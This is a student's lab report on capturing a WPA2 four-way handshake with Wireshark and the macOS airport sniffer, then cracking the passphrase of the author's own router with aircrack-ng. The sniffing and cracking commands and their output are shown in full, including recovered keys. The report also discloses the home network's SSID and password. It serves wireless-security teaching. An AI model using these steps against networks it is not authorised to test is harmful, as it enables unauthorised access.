Author: Wong Tin Kit
Student ID: 1003331

## Task 1: Setup an Access Point

I will be using my home router for this Lab. These are the credentials:
SSID: winner888
Password: 13061965


## Task 2: Capturing Wireless Packets

Step 1:
We start wireshark program with privileges using the command ***sudo wireshark***

Step 2:
We then select the wifi interface ***en0***

Step 3:
We enable **Monitor Mode** on the selected wifi interface **en0** as shown in Fig. 2.0.

Step 4:
We start capturing the packets. The highlighted packets in Fig. 2.1 shows my iPhone4S trying to establish a connection with my D-LINK router. The packets are of types Action No Ack, Block ACK, Request-to-send and Clear-to-Send which is part of the 802.11 network protocol standard.



Wireshark · Capture Options


Input | Output | Options

| ace | Traffic | Link-layer Header | Promisci | Snaplen (B) | Buffer (MB) | Monitor |
|---|---|---|---|---|---|---|
| i-Fi: en0 | ⋏ | 802.11 plus radiotap header | ☐ | default | 2 | ✓ |
| wdl0 | ⋏ | Ethernet | ☐ | default | 2 | — |
| w0 | _ | Ethernet | ☐ | default | 2 | — |
| un0 | _ | BSD loopback | ☐ | default | 2 | — |
| un1 | _ | BSD loopback | ☐ | default | 2 | — |
| un2 | _ | BSD loopback | ☐ | default | 2 | — |
| un3 | _ | BSD loopback | ☐ | default | 2 | — |
| un4 | _ | BSD loopback | ☐ | default | 2 | — |
| un5 | _ | BSD loopback | ☐ | default | 2 | — |
| oopback: lo0 | ⋏ | BSD loopback | ☐ | default | 2 | — |

☐ Enable promiscuous mode on all interfaces

Capture filter for selected interfaces: Enter a capture filter ...

Fig. 2.0 Enabling Monitor Mode on wifi interface en0



```
Wi-Fi: en0

Apply a display filter ...<⌘/>

e        Source                Destination           Protocol  Length Info
218829   D-LinkIn_14:55:26 …   02:8a:21:86:4d:21 …   802.11      88 802.11 Block Ack, Flags=........C
222091   D-LinkIn_14:55:26 …   02:8a:21:86:4d:21 …   802.11      76 Request-to-send, Flags=........C
222098                         D-LinkIn_14:55:26 …   802.11      68 Clear-to-send, Flags=........C
222100   02:8a:21:86:4d:21 …   D-LinkIn_14:55:26 …   802.11      88 802.11 Block Ack, Flags=........C
230978   D-LinkIn_14:55:26 …   62:d1:57:b7:7d:8f …   802.11      79 VHT/HE NDP Announcement, Flags=........C
230984   62:d1:57:b7:7d:8f     D-LinkIn_14:55:26     802.11     675 Action No Ack, SN=0, FN=7, Flags=........
230987   62:d1:57:b7:7d:8f …   D-LinkIn_14:55:26 …   802.11      88 802.11 Block Ack, Flags=........C
232101   62:d1:57:b7:7d:8f …   D-LinkIn_14:55:26 …   802.11      76 Request-to-send, Flags=........C
232105                         62:d1:57:b7:7d:8f …   802.11      68 Clear-to-send, Flags=........C
232107   62:d1:57:b7:7d:8f …   D-LinkIn_14:55:26 …   802.11      76 Request-to-send, Flags=........C
232109                         62:d1:57:b7:7d:8f …   802.11      68 Clear-to-send, Flags=........C
232560   62:d1:57:b7:7d:8f …   D-LinkIn_14:55:26 …   802.11      76 Request-to-send, Flags=........C
232565                         62:d1:57:b7:7d:8f …   802.11      68 Clear-to-send, Flags=........C
256244   D-LinkIn_14:55:26 …   02:8a:21:86:4d:21 …   802.11      76 Request-to-send, Flags=........C
256250                         D-LinkIn_14:55:26 …   802.11      68 Clear-to-send, Flags=........C

> Frame 4791: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface en0, id 0
> Radiotap Header v0, Length 56
> 802.11 radio information
v IEEE 802.11 Request-to-send, Flags: ........C
    Type/Subtype: Request-to-send (0x001b)
  > Frame Control Field: 0xb400
    .000 0000 1001 0110 = Duration: 150 microseconds

0000  00 00 38 00 6f 08 00 c0  01 00 00 40 d3 a2 54 8c   ··8·o··· ···@··T·
0010  d2 da 35 01 00 00 00 00  12 30 3c 14 40 01 c9 9e   ··5····· ·0<·@···
0020  01 0a 00 10 18 02 03 00  02 02 14 79 00 10 18 03   ········ ···y····
0030  06 00 b0 48 00 00 00 00  b4 00 96 00 6c 72 20 14   ···H···· ····lr ·
0040  55 26 62 d1 57 b7 7d 8f  d3 a2 54 8c               U&b·W·}· ··T·

Frame (frame),76 bytes      Packets: 4862 · Displayed: 4862 (100.0%) · Dropped: 0 (0.0%)      Profile: Default
```


Fig. 2.1 Wireshark Monitor Mode on MacBook Pro en0 (wi-fi) interface

## Task 3: Capturing the Four-way Handshake

Using wireshark, I was only able to capture half of the Four-way Handshake as seen in Fig. 3.0. I kept trying to renew encryption keys every 1 minute, as well as rebooting my AP, but still faced the same results.

Instead, I used the airport utility to turn my MACBOOKPRO's wifi card **en0** into a monitor mode and sniff the packets when Iphone4S tries to connect to the AP on the specified Channel 1. The command used on the airport utility is ***/System/Library/PrivateFrameworks/Apple80211.framework/Versions/Current/Resources/airport en0 sniff 1***


The stdout of this process can be seen in Fig. 3.1. It zsaves to a pcap file called ***/tmp/airportSniff8ZGhiZ.cap*** which I opened with Wireshark as seen in Fig. 3.2. Here, we see that all 4 packets of the 4 way handshake are shown.



```
No.     Time       Source              Destination         Protocol  Length  Info
   351  2.822275   D-LinkIn_14:55:24   42:d1:6f:07:3f:29   EAPOL        191  Key (Message 1 of 4)
   353  2.827989   D-LinkIn_14:55:24   42:d1:6f:07:3f:29   EAPOL        247  Key (Message 3 of 4)
```

wireshark_Wi-FiYAW610.pcapng    Packets: 5512 · Displayed: 2 (0.0%) · Dropped: 0 (0.0%)    Profile: Default

Fig. 3.0 Wireshark Capture only able to see 2 out of 4 of 4 Way HandShake



airportSniff8ZGhiZ.cap

eapol


```
No.    Time       Source             Destination        Protocol Length Info
  4627 13.570717  D-LinkIn_14:55:24  42:d1:6f:07:3f:29  EAPOL    191 Key (Message 1 of 4)
  4628 13.572273  D-LinkIn_14:55:24  42:d1:6f:07:3f:29  EAPOL    191 Key (Message 1 of 4)
  4629 13.574325  D-LinkIn_14:55:24  42:d1:6f:07:3f:29  EAPOL    191 Key (Message 1 of 4)
  4632 13.576076  42:d1:6f:07:3f:29  D-LinkIn_14:55:24  EAPOL    213 Key (Message 2 of 4)
  4634 13.578782  D-LinkIn_14:55:24  42:d1:6f:07:3f:29  EAPOL    247 Key (Message 3 of 4)
  4636 13.580889  42:d1:6f:07:3f:29  D-LinkIn_14:55:24  EAPOL    191 Key (Message 4 of 4)
```

```
> Frame 4628: 191 bytes on wire (1528 bits), 191 bytes captured (1528 bits)
> Radiotap Header v0, Length 54
> 802.11 radio information
v IEEE 802.11 QoS Data, Flags: ....R.F.C
    Type/Subtype: QoS Data (0x0028)
  > Frame Control Field: 0x880a
    .000 0001 0011 1010 = Duration: 314 microseconds
    Receiver address: 42:d1:6f:07:3f:29 (42:d1:6f:07:3f:29)
    Transmitter address: D-LinkIn_14:55:24 (6c:72:20:14:55:24)
```

```
0000  00 00 36 00 6f 08 00 c0  01 00 00 40 20 14 55 24   ··6·o··· ···@ ·U$
0010  28 ee d6 2c 00 00 00 00  10 02 6c 09 80 04 eb a4   (··,···· ··l·····
0020  00 00 00 10 18 00 03 00  02 00 00 00 00 10 18 03   ········ ········
0030  04 00 90 e3 93 8d 88 0a  3a 01 42 d1 6f 07 3f 29   ········ :·B·o·?)
0040  6c 72 20 14 55 24 6c 72  20 14 55 24 00 00 07 00   lr ·U$lr  ·U$····
0050  aa aa 03 00 00 00 88 8e  02 03 00 5f 02 00 8a 00   ········ ···_····
0060  10 00 00 00 00 00 00 00  01 b2 85 da 0e c5 90 e3   ········ ········
0070  86 06 36 67 c0 cf 5c 2a  f1 27 3b 70 6a b2 64 e7   ··6g··\* ·';pj·d·
0080  ed 3a 27 c1 0d a4 21 70  d2 00 00 00 00 00 00 00   ·:'···!p ········
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ········ ········
00b0  00 00 00 00 00 00 00 00  00 00 00 49 db c5 de      ········ ···I···
```

Frame (frame),191 bytes · Packets: 10156 · Displayed: 6 (0.1%) · Profile: Default

Fig. 3.2 capture file (shows all 4 eapol packets)



```
 -c[<arg>] --channel=[<arg>]    Set arbitrary channel on the card
 -z        --disassociate       Disassociate from any network
 -I        --getinfo            Print current wireless status, e.g. signal inf
o, BSSID, port type etc.
 -s[<arg>] --scan=[<arg>]       Perform a wireless broadcast scan.
                                   Will perform a directed scan if the optiona
l <arg> is provided
 -x        --xml                Print info as XML
 -P        --psk                Create PSK from specified pass phrase and SSID
.
                                   The following additional arguments must be
specified with this command:
                                  --password=<arg>  Specify a WPA password
                                  --ssid=<arg>      Specify SSID when creating
 a PSK
 -h        --help               Show this help
[tinkitwong@Tins-MacBook-Pro.local ~]$ airport
zsh: command not found: airport
[tinkitwong@Tins-MacBook-Pro.local ~]$ airport
[tinkitwong@Tins-MacBook-Pro.local ~]$ /System/Library/PrivateFrameworks/Apple
80211.framework/Versions/Current/Resources/airport en0 sniff 1

Capturing 802.11 frames on en0.
^CSession saved to /tmp/airportSniff8ZGhiZ.cap.
[tinkitwong@Tins-MacBook-Pro.local ~]$ 
```


Fig. 3.1 Wireshark Capture of airport utility on MACBOOKPRO

## Task 4: Cracking WPA2 WiFi Passphrase Using

Aircrack-ng


Step 1:
I copied the wireshark capture file into the Ubuntu VM.

Step 2:
Since the lab instruction mentioned that I am allowed to add my password to the wordlist, I created a wordlist called ***pwdlist.txt*** (Fig. 4.0) where the actual password is the second entry. Using aircrack-ng command ***aircrack-ng -w pwdlist.txt airportSniff8ZGhiZ.cap***, I was able to crack the password as shown in Fig. 4.1.



```
[04/17/21]seed@VM:~/.../lab9$ cat pwdlist.txt
test
13061965
[04/17/21]seed@VM:~/.../lab9$
```

Fig. 4.0 pwdlist.txt



```
 37  44:01:BB:E9:4C:DC  T2-4401bbe94cdc           No data - WEP or WPA

Index number of target network ? 1

Opening airportSniff8ZGhiZ.cap
Reading packets, please wait...

                                 Aircrack-ng 1.2 beta3


                   [00:00:00] 1 keys tested (913.66 k/s)


                          KEY FOUND! [ 13061965 ]


      Master Key     : 16 0B A7 0B BB DD 6F 90 08 65 23 A0 72 DC B1 FF
                       33 D3 E1 41 17 41 DD A3 D9 F4 8E 71 BA 38 67 9A

      Transient Key  : A5 F7 B0 A7 7B 01 EF D4 B7 63 B9 FD 34 92 96 1B
                       16 D7 FC 8B 2C 87 8E 8A 10 8C 49 C9 73 35 78 32
                       AE 9A 64 DA 2D 87 8D 57 9E 44 D8 EA 76 4C 73 A3
                       DD 95 D0 1D F3 B7 58 E2 4C 39 62 ED 99 D2 59 9F

      EAPOL HMAC     : A8 C9 AE 87 FC FD 59 E1 55 BB D6 8C 18 CD 53 6E
[04/17/21]seed@VM:~/.../lab9$
```

Fig 4.1 Key Found

## Assignment

1. Read the instructions above and finish all the tasks. Demonstrate with snapshots of Wireshark captured packets that

   a. You have successfully set the laptop to be monitor mode and captured the 4-way handshake packets (Task 3)

      Completed. Refer to Section named Task 3 above.

   b. You have cracked a simple password encrypted by the WPA2 with a word list. (Task 4)

      Completed. Refer to Section named Task 4 above.

2. Answer the following questions and justify your answers

a. What is the difference between Monitor Mode and Promiscuous Mode

